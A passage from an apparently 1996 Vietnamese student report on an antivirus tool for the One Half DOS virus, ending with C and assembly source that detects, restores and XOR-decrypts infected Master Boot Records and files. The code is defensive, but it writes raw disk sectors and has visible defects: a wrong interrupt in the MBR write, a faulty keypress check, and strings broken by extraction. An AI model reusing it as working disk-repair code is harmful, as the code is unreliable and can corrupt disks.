Trong trường hợp không trùng nhau, chương trình sẽ tìm file mã nhận biết virus (VMB.DAT) để đối chiếu. Nếu không tìm thấy file, sẽ thông báo và ngắt hệ thống, trong trường hợp tìm thấy file sẽ tiến hành đối chiếu. Nếu tìm thấy mã nhận biết của virus nào đó trong MB, hệ thống sẽ hỏi người sử dụng xem có khôi phục MB hay không (chọn Y hoặc N như trên), nếu không khôi phục, công việc tiếp theo được tiến hành, còn nếu khôi phục, chương trình sẽ căn cứ vào thông tin về virus này để khôi phục lại MB cũ trước khi bị virus đó lây nhiễm. Sau khi khôi phục xong, quay trở lại để kiểm tra chính MB vừa khôi phục. Trong trường hợp MB không chuẩn, nhưng không phát hiện được mã nhận biết của virus, chương trình sẽ hỏi người sử dụng xem có đè một MB chuẩn lên vị trí của MB không (chọn Y hoặc N như trên). Nếu người sử dụng đồng ý, một bản MB chuẩn được đè vào vị trí của MB, còn nếu không đồng ý, thì sẽ bỏ qua và tiếp tục công việc sau.

- Kiểm tra file: Theo đường dẫn được chỉ ra, file sẽ được kiểm tra. Nếu phát hiện được virus, chương trình sẽ hỏi người sử

dụng xem có khôi phục file bị nhiễm đó không (chọn Y hoặc N). Nếu đồng ý, file bị nhiễm sẽ được khôi phục.

Sau toàn bộ quá trình kiểm tra, chương trình sẽ hiển thị trên màn hình các thông tin tóm lược trong quá trình kiểm tra như tình trạng MB, số lượng file đã kiểm tra, số lượng file bị lây nhiễm và số lượng file đã khôi phục.

5. Nhận xét, kết luận.

Chương trình được viết hiện nay chủ yếu xử lý đối với virus One Half, song được thiết kế với tính mở. Các mã nhận biết các virus mới sau khi được nghiên cứu, cập nhật mã nhận biết vào các file mã nhận biết thì chương trình cũng sẽ diệt và khôi phục đối với loại virus đó.

So với các chương trình hiện nay nhận biết được virus One Half, một số chương trình mặc dù phát hiện được song chưa tiêu diệt và khôi phục được trên cả MB và file, một điều quan trọng khác là hầu hết đều chưa đặt vấn đề đến việc giải mã lại các dữ liệu trên đĩa đã bị virus One Half mã hoá, nghĩa là đối với Master Boot, mới chỉ đặt vấn đề chuyển trả lại Master Boot cũ trước khi One Half lây nhiễm về vị trí cũ của nó trên đĩa. Chương trình trên đồ án này đã cố gắng xem xét đến mọi khía cạnh hoạt động của One Half, trên cơ sở đó cố gắng giải quyết mọi vấn đề trên Master Boot, trên file cũng như giải mã phần thông tin đã bị One Half mã hoá trên đĩa.

Mặc dù đã có cố gắng, song chương trình là bản đầu tiên, kinh nghiệm thực tế chưa nhiều, không tránh khỏi những hạn chế nhất định. Những hạn chế này sẽ dần được khắc phục trong các version sau này.

TÀI LIỆU THAM KHẢO

1. Cẩm nang lập trình hệ thống (2 tập) - Peter Norton

2. Bên trong máy tính IBM.PC - Peter Norton

3. Hỗ trợ kỹ thuật cho lập trình hệ thống (2 tập) - Nguyễn Lê Tín

4. Virus tin học - huyền thoại và thực tế - Ngô Anh Vũ

5. Một số bài trong tạp chí PC-WORLD về virus tin học

MỤC LỤC

Phụ lục.
LIỆT KÊ CHƯƠNG TRÌNH NGUỒN

FILE 1: TESTVIR.C

```
#include <stdio.h>
#include <dos.h>
#include <conio.h>
#include <alloc.h>
#include <string.h>
#include <stdlib.h>

extern int test_mem(void);
extern int test_vir_mem(void);
extern int test_vir_mb(void);
extern int khoi_phuc_mb(void);
extern int giai_ma_oh(void);
```

```
extern int de_mb_chuan(void);
extern int test_file(void);
extern int save_screen(void);
extern int store_screen(void);

char far * buff_track;
char mota[80], duongdan[80], tenfile[80];

/*--------------------*/

int main(int argc, char *argv[])
{
   int gttest_mem,gttest_vmem;
   int gttest_vmb;
   int loop=1;
   char *doi,cont;
   int i=0;
   textbackground(1);
   textcolor(15);
   clrscr();
   trinh_bay();
   if(argc==1) {
       huongdan();
       return 0;
   }
   doi=strupr(argv[1]);
   while (*doi!='\0') {
    mota[i]=duongdan[i]=tenfile[i]=*doi;
    doi++;
    i++;
```

```
    }
    if(mota[i-1]!='\\') {
        duongdan[i]=tenfile[i]=mota[i]='\\'; i++;
    }
    duongdan[i]=tenfile[i]='\0';
    mota[i] = '*';
    mota[i+1] = '.';
    mota[i+2] = '*';
    mota[i+3] = '\0';

    gttest_vmem=test_vir_mem();
    if(gttest_vmem==1 || gttest_vmem==3) return 1;
    else {
        gttest_mem=test_mem();
        switch(gttest_mem) {
            case 1:
                cont=f_message(1," Vung nho khong du 640K
!",
                            " Co tiep tuc khong <Y/N>? ");
                break;
            case 2:
                cont=f_message(1," Dia chi Int21h sai !",
                        "Co tiep tuc khong <Y/N> ? ");
                break;
            case 3:
                cont=f_message(1,"Vung nho khong du 640K va
                    dia chi Int21h bi sai!", "\n Co tiep tuc
                    khong <Y/N> ? ");
                break;
            default:
```

```
                f_message(0,"Kiem tra thay Memory tot!",
                "Press any key to continue");
                cont='Y';
        }
        if(cont=='N'||cont=='n') return 1;
    }

    do {
     gttest_vmb=test_vir_mb();
     switch(gttest_vmb) {
        case 1: /* Phat hien ra VR */
              cont=f_message(1,"Master Boot nhiem virus One
                  Half", "Co giai ma phan thong tin bi virus OH ma
                  hoa khong <Y/N> ? ");
              if(cont=='Y' || cont=='y') {
                   printf("\n Giai ma thong tin tren dia : \n");
                   buff_track=(char *)malloc(32256); /*63 sector*/
                   if(buff_track==NULL) exit(1);
                   giai_ma_oh();
                   free((void *)buff_track);
               }
              cont=f_message(1,"","Co khoi phuc Master Boot khong
<Y/N> ?");
               if(cont=='Y'||cont=='y') {
                         khoi_phuc_mb();
                         loop=1;
               }
               else loop=0;
               break;
        case 2: /* Not OK song khong phat hien ra VR*/
```

```
                cont=f_message(1,"Master Boot khong chuan,",
                        "Co de Master Boot chuan khong <Y/N> ?
");
                if(cont==1) {
                    de_mb_chuan();
                    printf("\n Da khoi phuc xong Master Boot\n\n");
                }
                loop=0;
                break;
        case 3:
                f_message(0,"Loi doc dia","Press any key to
continue...");
                return 1;
        default:
                f_message(0,"Master Boot OK!",
                                "Press any key to continue...");
                printf("\n Master Boot OK \n\n");
                loop=0;
     }
   } while (loop>0);
   printf(" Test File \n\n");
   test_file();
   return 0;
}
/*-------------------------*/

f_message(int ques, char *mess1, char *mess2)
{
    int length,left,top,right,bottom,space=10;
    int row_cursor,column_cursor;
```

```
char ch;
int l1,l2;
save_screen();
column_cursor=wherex();
row_cursor=wherey();
l1=strlen(mess1);
l2=strlen(mess2);
length=l1;
if(length<l2) length=l2;
length+=space;

left=(80-length)/2;
top=11;
right=left+length-1;
bottom=14;
window(left,top,right,bottom);
textbackground(MAGENTA);
clrscr();

gotoxy((length-l1)/2,2);
puts(mess1);
gotoxy((length-l2)/2,3);
puts(mess2);
if(ques==1)
   while(1) {
        ch=getch();
        if(ch=='Y'||ch=='y'||ch=='N'||ch=='n') break;
   }
else
   ch=getch();
```

```
    store_screen();
    window(1,1,80,25);
    gotoxy(column_cursor,row_cursor);
    return ch;
}

/*------------------------------*/
int huongdan()
{
   printf("\n Command:");
   printf("\n Testvir <drive:>[path]");
   printf("\n For example:");
   printf("\n Testvir C:");
   printf("\n Testvir C:\\DOS");
   return 1;
}
/*--------------------*/
int trinh_bay()
{
    printf("\n TESTVIR Ver 1.0 04.1996");
    printf("\n Copyright by Nguyen The Hong Luc - DHBK Ha
noi");
    printf("\n ---------------------------------------------");
    return 1;
}
```

FILE 2: TESTMEM.ASM

```
.model small
.data

    int21_620     dw 40F8h
                  dw 0019h
    adr_int21 equ 084h

    int13_620     dw 0774h
                  dw 0070h
    adr_int13 equ 04Ch

    adr_totalmem        equ 0413h

    vir_mem   db 19h dup(0)

    file_vmem    db 'VMEM.DAT',0

  message_read_file_error   db 'File VMEM.DAT not
                            found!$'
  message_lost_mem          db 'Vung nho dos DOS quan ly
                            khong du 640 KB $'
  message_error_ver         db 'Khong kiem tra duoc dia chi
                            ngat 21h ung voi ver nay$'
  message_error_ver1        db 'Hay khoi dong bang dia kiem
                            tra nay (dos 6.20) roi testvir$'
  message_press_any_key     db 'An phim bat ky de tiep
                            tuc...$'
  message_virus_in_mem    db 'Trong memory co virus : $'
```

```
.code

        extrn xuong_dong : proc
        extrn write_screen : proc
        extrn press_any_key : proc
        extrn hoi : proc

public _test_mem
_test_mem proc
        push    es
        push    ds
        mov     ax,@data
        mov     ds,ax
        xor     ax,ax
        mov     es,ax ; es=0
        push    ax
        mov     bx,adr_totalmem
        mov     ax,es:[bx]
        cmp     ax,0280h ; Co du 640K hay khong
        pop     ax
        jz      test_int ; Neu du thi test_interupt
        mov     dx,OFFSET message_lost_mem
        call    write_screen
        call    xuong_dong
        mov     ax,1
       ; jmp vir_in_memory
test_int:
       ; mov     bx,adr_int13
       ; les     ax,es:[bx] ; ax=offset_int13, es=seg_int13
       ; cmp     ax,off_int13
```

```
        ; jnz       vir_in_memory
        ; mov       ax,es
        ; cmp       ax,seg_int13
        ; jnz       vir_in_memory
         push       ax
         mov        ah,30h
         int        21h
    ver_620:
         cmp        ax,1406h ; DOS 6.20
         jnz        ver_other
         mov        dx,OFFSET int21_620
         jmp        continue
    ver_other:
         mov        dx,OFFSET message_error_ver
         call       write_screen
         call       xuong_dong
         mov        dx,OFFSET message_press_any_key
         call       write_screen
         call       xuong_dong
         call       press_any_key
         mov        ax,0FFFFh
         push       ax
         mov        ax,0
         push       ax
         retf
    continue:
         xor        ax,ax
         mov        es,ax
         mov        bx,OFFSET adr_int21
         les        ax,es:[bx]
```

```
        mov     bx,dx
        cmp     ax,word ptr [bx]
        jnz     error_int21
        mov     ax,es
        cmp     ax,word ptr [bx+2]
        jnz     error_int21
        pop     ax
        jmp     test_end
error_int21:
        pop     ax
        add     ax,2
test_end:
        pop     ds
        pop     es
        ret
_test_mem endp

public _test_vir_mem
_test_vir_mem proc
        push    ds
        push    es
        mov     dx,OFFSET file_vmem
        mov     ax,3D00h
        int     21h ; Mo file_vmb de doc, handle dat o AX
        jc      loi_doc_file
        mov     bx,ax
read_vir:
        mov     ah,3Fh
        mov     dx,OFFSET vir_mem
        mov     cx,19h ; moi lan doc 25 byte
```

```
        int     21h
        cmp     ax,cx
        jb      het_file
        mov     si,OFFSET vir_mem
        mov     ax,word ptr [si] ; Segment cua virus trong bo
       nho
        mov     es,ax
        mov     ax,word ptr [si+2] ; Offset cua virus trong bo
       nho
        mov     di,ax
        mov     cl,byte ptr [si+4]
        xor     ch,ch
        add     si,5
        cld
        repe    cmpsb
        jne     read_vir
        call    xuong_dong
        mov     dx,OFFSET message_virus_in_mem
        call    write_screen
        mov     dx,OFFSET vir_mem
        add     dx,0Fh
        call    write_screen
        call    xuong_dong
        mov     ax,1
        jmp     d_file
het_file:
        mov     ax,2
d_file:
        push    ax
        mov     ah,3Eh ; Dong file, handle o BX
```

```
        int     21h
        pop     ax
        jmp     kt_kiem_tra
loi_doc_file:
        mov     dx,OFFSET message_read_file_error
        call    write_screen
        call    xuong_dong
        mov     ax,3
kt_kiem_tra:
        pop     es
        pop     ds
        ret
_test_vir_mem endp

;--------------------------------

end
```

FILE 3: TESTMAST.ASM

```
.model small
.data
mb_chuan   db 0FAh, 033h, 0C0h, 08Eh, 0D0h, 0BCh, 000h,
07Ch
           db 08Bh, 0F4h, 050h, 007h, 050h, 01Fh, 0FBh,
    0FCh
           db 0BFh, 000h, 006h, 0B9h, 000h, 001h, 0F2h,
    0A5h
           db 0EAh, 01Dh, 006h, 000h, 000h, 0BEh, 0BEh,
    007h
           db 0B3h, 004h, 080h, 03Ch, 080h, 074h, 00Eh,
    080h
           db 03Ch, 000h, 075h, 01Ch, 083h, 0C6h, 010h,
    0FEh
           db 0CBh, 075h, 0EFh, 0CDh, 018h, 08Bh, 014h,
    08Bh
           db 04Ch, 002h, 08Bh, 0EEh, 083h, 0C6h, 010h,
    0FEh
           db 0CBh, 074h, 01Ah, 080h, 03Ch, 000h, 074h,
    0F4h
           db 0BEh, 08Bh, 006h, 0ACh, 03Ch, 000h, 074h,
    00Bh
           db 056h, 0BBh, 007h, 000h, 0B4h, 00Eh, 0CDh,
    010h
           db 05Eh, 0EBh, 0F0h, 0EBh, 0FEh, 0BFh, 005h,
    000h
           db 0BBh, 000h, 07Ch, 0B8h, 001h, 002h, 057h,
    0CDh
           db 013h, 05Fh, 073h, 00Ch, 033h, 0C0h, 0CDh,
    013h
```

```
        db 04Fh, 075h, 0EDh, 0BEh, 0A3h, 006h, 0EBh,
0D3h
        db 0BEh, 0C2h, 006h, 0BFh, 0FEh, 07Dh, 081h,
03Dh
        db 055h, 0AAh, 075h, 0C7h, 08Bh, 0F5h, 0EAh,
000h
        db 07Ch, 000h, 000h, 049h, 06Eh, 076h, 061h,
06Ch
        db 069h, 064h, 020h, 070h, 061h, 072h, 074h,
069h
        db 074h, 069h, 06Fh, 06Eh, 020h, 074h, 061h,
062h
        db 06Ch, 065h, 000h, 045h, 072h, 072h, 06Fh,
072h
        db 020h, 06Ch, 06Fh, 061h, 064h, 069h, 06Eh,
067h
        db 020h, 06Fh, 070h, 065h, 072h, 061h, 074h,
069h
        db 06Eh, 067h, 020h, 073h, 079h, 073h, 074h,
065h
        db 06Dh, 000h, 04Dh, 069h, 073h, 073h, 069h,
06Eh
        db 067h, 020h, 06Fh, 070h, 065h, 072h, 061h,
074h
        db 069h, 06Eh, 067h, 020h, 073h, 079h, 073h,
074h
        db 065h, 06Dh

extrn _buff_track : dword
file_vmb    db 'VMB.DAT',0
mb_ktra     db 200h dup(0)      ; Buffer Master Boot kiem
tra
```

```
buff_temp db 200h dup(0)    ; Chua cac sector tam thoi
kt_ss        db 0DAh   ; Kich thuoc phan dau Master Boot de so sanh
buff_vir     db 1Ah dup(0)     ; Buffer luu ma nhan biet cua mot virus
value_xor  dw 0

mess_read_file_error      db 'File VMB.DAT not found!$'
mess1                     db 'Trong Master Boot da tim thay virus : $'
mess_loi_dia              db 'Error reading hard disk $'
mess_loi_khoi_phuc        db 'Khong khoi phuc duoc!$'
mess_loi_partition  db 'Partition bi loi! Khong khoi phuc duoc! $'
mess_giaima1              db 'Giai ma cac Cylinder tu : $'
mess_giaima2              db ' den : $'
mess_vitri_giaima1        db 'Dang giai ma Cylinder : $'
mess_giai_ma_xong         db 'Da giai ma xong!$'
mess_vitri_giaima2        db ' Header : $'
space                     db '                    $'

.code

 extrn xuong_dong     : proc
 extrn ve_dau_dong    : proc
 extrn write_screen   : proc
 extrn press_any_key  : proc
 extrn hoi            : proc
 extrn write_hex_to_dec          : proc
```

```
public _test_vir_mb
_test_vir_mb proc
        ;Gia tri cua ham: 0 : MasterBoot OK
        ; 1 : Phat hien ra VIR
        ; 2 : Master Boot la song khong phat hien ra VIR
        ; 3 : Loi doc dia hoac file VMB.DAT
        push    es
        push    ds
        push    si
        push    di
        mov     ax,@data
        mov     ds,ax
        mov     es,ax
        lea     bx,mb_ktra
        mov     dx,80h
        mov     cx,1
        mov     ax,0201h
        int     13h
        jc      error_reading
        lea     si,mb_chuan
        lea     di,mb_ktra
        mov     cl,kt_ss
        xor     ch,ch
        cld
        repe    cmpsb
        je      mb_ok
        call    test_mb_dat  ; ktra mb_ktra voi mb.dat
        cmp     ax,1         ; ax = 1 : phat hien duoc, ax= 2
      khong
                             ; ax=3 : Loi doc file VMB.DAT
```

```
        je      vir_in_mb
        jmp     ketthuc
vir_in_mb:
        call    xuong_dong
        mov     dx,OFFSET mess1
        call    write_screen
        mov     dx,OFFSET buff_vir
        add     dx,10h ; Hien thi ten virus
        call    write_screen
        mov     ax,1
        jmp     ketthuc
mb_ok:
        mov     ax,0
        jmp     ketthuc
error_reading:
        mov     dx,OFFSET mess_loi_dia
        call    write_screen
        mov     ax,3
ketthuc:
        pop     di
        pop     si
        pop     ds
        pop     es
        ret
_test_vir_mb endp

test_mb_dat proc
        ; So sanh file VMB.DAT voi mb_kiemtra, neu co tra lai
       ax=1
        ; nguoc lai khong tim thay tra lai ax=2, ax=3 neu co loi
```

```
        ; doc file MB.DAT
        push    ds
        push    es
        push    si
        push    di
        mov     ax,@data
        mov     ds,ax
        mov     es,ax
        mov     dx,OFFSET file_vmb
        mov     ax,3D00h
        int     21h     ; Mo file_vmb de doc, handle dat o
       AX
        jc      loi_doc_file
        mov     bx,ax
read_vir:
        mov     ah,3Fh
        mov     dx,OFFSET buff_vir
        mov     cx,1Ah          ; moi lan doc 26 byte
        int     21h
        cmp     ax,cx
        jb      het_file
        mov     si,OFFSET buff_vir
        mov     di,OFFSET mb_ktra
        add     di,[si]         ; Dat DI toi offset can so sanh
        mov     cl,byte ptr [si+2]
        xor     ch,ch           ; cx luu so byte can so sanh
        add     si,3            ; si tro toi offset codevir
        cld
        repe    cmpsb
        jne     read_vir
```

```
        mov     ax,1
        jmp     d_file
het_file:
        mov     ax,2
d_file:
        push    ax
        mov     ah,3Eh          ; Dong file, handle o BX
        int     21h
        pop     ax
        jmp     kt_kiem_tra
loi_doc_file:
        mov     dx,OFFSET mess_read_file_error
        mov     ah,09h
        int     21h
        mov     ax,3
kt_kiem_tra:
        pop     di
        pop     si
        pop     es
        pop     ds
        ret
test_mb_dat endp

public _khoi_phuc_mb
_khoi_phuc_mb proc
        push    es
        push    ds
        push    si
        push    di
        mov     ax,@data
```

```
mov     ds,ax
mov     es,ax
mov     dl,80h
mov     ah,08h
int     13h     ; Lay tham so o dia: dh:side, ch-
cl:Cyl-Sec
jc      loi_dia
mov     al,cl
and     al,3Fh  ; Total sector/track
mov     si,OFFSET buff_vir
add     si,0Dh
mov     ch,byte ptr [si+1]
mov     cl,byte ptr [si+2]
mov     dl,cl
and     dl,3Fh  ; So sector bi lui
sub     al,dl   ; al luu sector number cat giu
and     cx,0FFC0h
or      cl,al
mov     dh,byte ptr [si]
mov     bx,OFFSET mb_ktra
mov     dl,80h
mov     ax,0201h
push    ax
int     13h
pop     ax
jc      loi_khoi_phuc
mov     dx,80h
mov     cx,0001h
inc     ah
push    ax
```

```
        int     13h
        pop     ax
        jc      loi_khoi_phuc
        mov     ax,0
        jmp     kt_khoi_phuc
loi_dia:
        mov     dx,OFFSET mess_loi_dia
        call    write_screen
        mov     ax,2
        jmp     kt_khoi_phuc
loi_khoi_phuc:
        mov     dx,OFFSET mess_loi_khoi_phuc
        call    write_screen
        mov     ax,1
kt_khoi_phuc:
        pop     di
        pop     si
        pop     ds
        pop     es
        ret
_khoi_phuc_mb endp

public _de_mb_chuan
    ; Giu nguyen phan tham so (bat dau tu 01BE), chuyen
    phan ma cua
    ; Master Boot chuan vao phan dau cua Master Boot
    sector.
_de_mb_chuan proc
        push    ds
        push    es
```

```
        push    si
        push    di
        mov     ax,@data
        mov     ds,ax
        mov     es,ax
        mov     si,OFFSET mb_chuan
        mov     di,OFFSET mb_ktra
        mov     cx,0DAh
        cld
        rep     movsb
        mov     cx,0E4h
loop_fill_0:
        mov     byte ptr [di],0
        inc     di
        loop    loop_fill_0
        add     di,40h
        mov     word ptr [di],0AA55h
        mov     dx,0080h
        mov     cx,0001h
        mov     bx,OFFSET mb_ktra
        mov     ax,0301h
        int     21h
        jc      loi_ghi_dia
        mov     ax,0
kt_de_mb_chuan:
        pop     di
        pop     si
        pop     es
        pop     ds
        ret
```

```
loi_ghi_dia:
        mov     dx,OFFSET mess_loi_dia
        call    write_screen
        mov     ax,1
        jmp     kt_de_mb_chuan
_de_mb_chuan endp

;*********************************
public _giai_ma_oh
    ; Giai ma phan du lieu tren dia da bi ma hoa boi VR One
    Half trong
    ; truong hop Master Boot bi nhiem VR One Half.
_giai_ma_oh proc
        push    ds
        push    es
        push    si
        push    di
        mov     si,OFFSET mb_ktra
        mov     di,word ptr [si+29h] ; DI chua Cyl da bi ma
    hoa
        mov     dl,80h
        mov     ah,08h  ; Lay tham so o dia cung: DH: Head
    MAX
        int     13h     ; CH: Cyl MAX, CL: Sector MAX
        call    lay_value_xor_oh
        call    lay_cylinder_max  ; Lay Cylinder lon nhat,
    dat vao si
        cmp     ax,1
        je      loi_partition
```

```
        call    thong_bao_giai_ma       ; Thong bao giai ma tu dau den dau
                                        ; va hoi xem co dong y khong
                                        ; neu khong dong y, ax=0
        cmp     ax,0            ; Khong dong y
        je      loc_4
        mov     ax,cx
        cmp     si,di
        jbe     loc_4
        and     al,3Fh          ; al luu so sector tren dia
        mov     dl,80h
        mov     cl,1
        push    ax
        mov     bx,OFFSET _buff_track
        mov     ax,word ptr [bx+2]      ; Gia tri segment
        mov     es,ax
        mov     ax,word ptr [bx]    ; Gia tri offset
        mov     bx,ax
        pop     ax
loc_loop_1:
        dec     si
        call    sub_4
        push    dx
loc_loop_2:
        call    vi_tri_giai_ma
        mov     ah,2
        push    ax
        int     13h
        pop     ax
```

```
        jc      loi_dia_ma
        call    sub_38
        inc     ah
        push    ax
        int     13h
        pop     ax
        jc      loi_dia_ma
        test    dh,3Fh
        jz      loc_3
        dec     dh
        jmp     loc_loop_2
loc_3:
        pop     dx
        cmp     si,di
        ja      loc_loop_1
        mov     dx,OFFSET mess_giai_ma_xong
        call    write_screen
        mov     dx,OFFSET space
        call    write_screen
        mov     dx,OFFSET space
        call    write_screen
        call    xuong_dong
        jmp     loc_4
loi_dia_ma:
        pop     dx
        mov     dx,OFFSET mess_loi_dia
        call    write_screen
        jmp     loc_4
loi_partition:
        mov     dx,OFFSET mess_loi_partition
```

```
        call    write_screen
loc_4:
        pop     di
        pop     si
        pop     es
        pop     ds
        ret
_giai_ma_oh endp
;---------------------
sub_4 proc
        push    ax
        mov     ax,si
        mov     ch,al
        push    cx
        mov     cl,4
        shl     ah,cl
        pop     cx
        mov     al,3Fh
        and     dh,al
        and     cl,al
        not     al
        push    ax
        and     ah,al
        or      dh,ah
        pop     ax
        shl     ah,1
        shl     ah,1
        and     ah,al
        or      cl,ah
        pop     ax
```

```
        ret
sub_4 endp
;-------------------------
sub_38 proc
        push    ax
        push    bx
        push    cx
        push    dx
        mov     dx,value_xor
loc_5:
        mov     cx,100h
loc_loop_6:
        xor     word ptr es:[bx],dx
        inc     bx
        inc     bx
        loop    loc_loop_6
        dec     al
        jnz     loc_5
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
sub_38 endp
;-----------------------
lay_value_xor_oh proc
        push    ax
        push    bx
        push    cx
        push    dx
```

```
        push    es
        mov     ax,@data
        mov     es,ax
        mov     ch,00h
        and     cl,3Fh
        sub     cl,03h
        mov     dx,80h
        mov     ax,0201h
        mov     bx,OFFSET buff_temp
        int     13h
        mov     ax,word ptr es:[bx+1D1h]
        mov     value_xor,ax
        pop     es
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
lay_value_xor_oh endp
;-------------------------
lay_cylinder_max proc       ; Lay tu bang phan chuong, dat
      vao si
                            ; Gia tri tra lai: ax=1: Loi
        push    bx
        push    cx
        push    dx
        mov     bx,OFFSET mb_ktra
        mov     cx,4
        add     bx,1EEh ; bx tro vao pt cuoi trong bang phan
      chuong
```

```
loc_loop_23:
        mov     al,[bx+4]
        cmp     al,1 ; FAT 12
        je      loc_26
        cmp     al,4 ; FAT 16
        jb      loc_24
        cmp     al,6 ; BIG DOS
        jbe     loc_26
loc_24:
        sub     bx,10h
        loop    loc_loop_23
        mov     ax,1
        jmp     loc_27
loc_26:
        mov     cx,[bx+6] ; S_C cuoi
        mov     dh,[bx+1] ; Header dau
        call    sub_16
        mov     ax,0
```

```
loc_27:
        pop     dx
        pop     cx
        pop     bx
        ret
lay_cylinder_max endp
;------------------------
sub_16 proc
        shr     cl,1
        shr     cl,1
        and     dh,0C0h
        or      dh,cl
        mov     cl,4
        shr     dh,cl
        mov     dl,ch
        xchg    si,dx
        ret
sub_16 endp
;------------------------
thong_bao_giai_ma proc ; ax=1 la dong y, ax=0 la khong
          dong y
        push    dx
        call    xuong_dong
        mov     dx,OFFSET mess_giaima1
        call    write_screen
        mov     ax,di
        call    write_hex_to_dec
        mov     dx,OFFSET mess_giaima2
        call    write_screen
        mov     ax,si
```

```
        dec     ax
        call    write_hex_to_dec
        call    xuong_dong
        call    hoi
        pop     dx
        ret
thong_bao_giai_ma endp
;-------------------------------------
vi_tri_giai_ma proc
        push    ax
        push    bx
        push    cx
        push    dx
        push    dx
        mov     dx,OFFSET mess_vitri_giaima1
        call    write_screen
        mov     ax,si
        call    write_hex_to_dec
        mov     dx,OFFSET mess_vitri_giaima2
        call    write_screen
        pop     dx
        mov     al,dh
        xor     ah,ah
        call    write_hex_to_dec
        mov     dx,OFFSET space
        call    write_screen
        call    ve_dau_dong
        pop     dx
        pop     cx
        pop     bx
```

```
        pop         ax
        ret
vi_tri_giai_ma endp
;*******************
end
```

FILE 4: TESTFILE

```
.model small
.data
        MZ          equ 00h
        PartPag     equ 02h
        PageCnt     equ 04h
        ReloCnt     equ 06h
        HdrSize     equ 08h
        MinMem      equ 0Ah
        MaxMem      equ 0Ch
        ReloSS      equ 0Eh
        ExeSP       equ 10h
        ChkSum      equ 12h
        ExeIP       equ 14h
        ReloCS      equ 16h
        TablOff     equ 18h
        Overlay     equ 1Ah

        Header_Size dw 0

        extrn _mota                 : byte
        extrn _duongdan   : byte
        extrn _tenfile              : byte
        thuoc_tinh    db 0

        buff_dta              db 400h dup(0)
        kich_thuoc            dw 0
        kich_thuoc_mo_rong    dw 0
        ma_hoa_file           dw 0
```

```
        tang_ma_hoa_file  dw 0

        buff_1C             db 1Ch dup(0)   ; buff gom 1Ch byte.
        buff_10             db 0Ah dup(0)   ; buff gom 10 byte.
        buff_temp           db 120h dup(0)

mess_loi_mo         db 'Khong mo duoc file nay !$'
mess_loi_doc        db 'Khong doc duoc file nay !$'
mess_loi_dong       db 'Khong dong duoc file nay !$'
mess_bi_nhiem       db 'File nay da bi nhiem One Half! Se tien
                    hanh khoi phuc lai$'
mess_loi_khoi_phuc      db 'Khong khoi phuc duoc !$'
mess_khoi_phuc_xong     db 'Da khoi phuc xong !$'
space                   db '                $'
  .code
        extrn xuong_dong  : proc
        extrn ve_dau_dong       : proc
        extrn press_any_key     : proc
        extrn hoi               : proc
        extrn write_screen : proc

  public _test_file
  _test_file proc
        push        ds
        push        es
        mov         ax,@data
        mov         ds,ax
        mov         ah,2Fh
        int         21h ; lay dia chi DTA cua DOS, dat vao
       ES:BX
```

```
        push    es
        push    bx      ; Cat giu de cuoi cung phai tra lai cho
      DOS.
        mov     dx,OFFSET buff_dta
        mov     ah,1Ah
        int     21h     ; Dat DTA bat dau lam viec
        mov     bx,dx
        mov     dx,OFFSET _mota         ; Mo ta file tim kiem
        mov     cx,0FFh ; Thuoc tinh file
loc_loop_0:
        mov     ah,4Eh
        int     21h     ; Tim tap tin thoa man dau tien
```

```
loc_loop_1:
        jc          het_thu_muc
        mov         al,byte ptr [bx+15h]
        push        ax
        and         al,08h          ; Nhan dia
        cmp         al,08h
        pop         ax
        je          tim_tiep
        push        ax
        and         al,10h
        cmp         al,10h          ; co la thu muc con khong
        pop         ax
        jne         la_file         ; Nhay neu khong phai la thu
       muc con
        cmp         byte ptr [bx+1Eh],'.'
        je          tim_tiep        ; La cac thu muc dac biet
        call        xd_mo_ta_t      ; con neu la subdir thi xay dung
       mo ta moi
        add         bx,2Bh          ; bx tro toi DTA moi
        push        dx
        mov         dx,bx
        mov         ah,1Ah
        int         21h
        pop         dx
        jmp         loc_loop_0      ; Tim tap tin dau tien theo mo ta
       moi
la_file:
        call        lay_thuoc_tinh
        call        in_ten_file ; In ten file tim duoc trong DTA ra
       man hinh
```

```
        jmp     tim_tiep
het_thu_muc:
        cmp     bx,OFFSET buff_dta
        je      ket_thuc
        call    xd_mo_ta_l
        sub     bx,2Bh
        push    dx
        mov     dx,bx
        mov     ah,1Ah
        int     21h
        pop     dx
tim_tiep:
        mov     ah,4Fh
        int     21h             ; Tim tap tin ke tiep
        jmp     loc_loop_1
ket_thuc:
        pop     bx
        pop     es
        mov     dx,bx
        push    es
        pop     ds
        mov     ah,1Ah
        int     21h             ; Dat DTA lai vi tri cu
        pop     es
        pop     ds
        ret
_test_file endp
;-----------------------------
xd_mo_ta_t proc
```

```
        ; Noi tiep thu muc con vua tim duoc vao mo ta, bx dang
        tro toi
        ; dau cua DTA dang chua ten thu muc con moi tim duoc.
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        mov     si,OFFSET _mota
        mov     di,OFFSET _duongdan
loop_tang:
        cmp     byte ptr [si],'*'
        je      gan_them
        inc     si
        inc     di
        jmp     loop_tang
gan_them:
        add     bx,1Eh
loop_gan_them:
        mov     dl,byte ptr [bx]
        mov     byte ptr [si],dl
        mov     byte ptr [di],dl
        inc     bx
        inc     si
        inc     di
        cmp     byte ptr [bx],0
        jne     loop_gan_them
        mov     byte ptr [si],'\'
        mov     byte ptr [di],'\'
```

```
        mov     byte ptr [di+1],0
        mov     byte ptr [si+1],'*'
        mov     byte ptr [si+2],'.'
        mov     byte ptr [si+3],'*'
        mov     byte ptr [si+4],0
        pop     di
        pop     si
        pop     dx
        pop     cx
        pop     bx
        pop     ax
        ret
xd_mo_ta_t endp
;-----------------------------
xd_mo_ta_l proc
        ; Bo di thu muc con vua tim het vao mo ta, bx dang tro
       toi
        ; dau cua DTA dang chua ten thu muc con moi tim duoc.
        push    ax
        push    bx
        push    cx
        push    dx
        push    si
        push    di
        mov     si,OFFSET _mota
        mov     di,OFFSET _duongdan
loop_tang_1:
        cmp     byte ptr [si],'*'
        je      dung_lai_1
        inc     si
```

```
        inc     di
        jmp     loop_tang_1
dung_lai_1:
        dec     si
        dec     si
        dec     di
        dec     di
loop_giam_1:
        cmp     byte ptr [si],'\'
        je      gan_them_1
        dec     si
        dec     di
        jmp     loop_giam_1
gan_them_1:
        mov     byte ptr [di+1],0
        mov     byte ptr [si+1],'*'
        mov     byte ptr [si+2],'.'
        mov     byte ptr [si+3],'*'
        mov     byte ptr [si+4],0
        pop     di
        pop     si
        pop     dx
        pop     cx
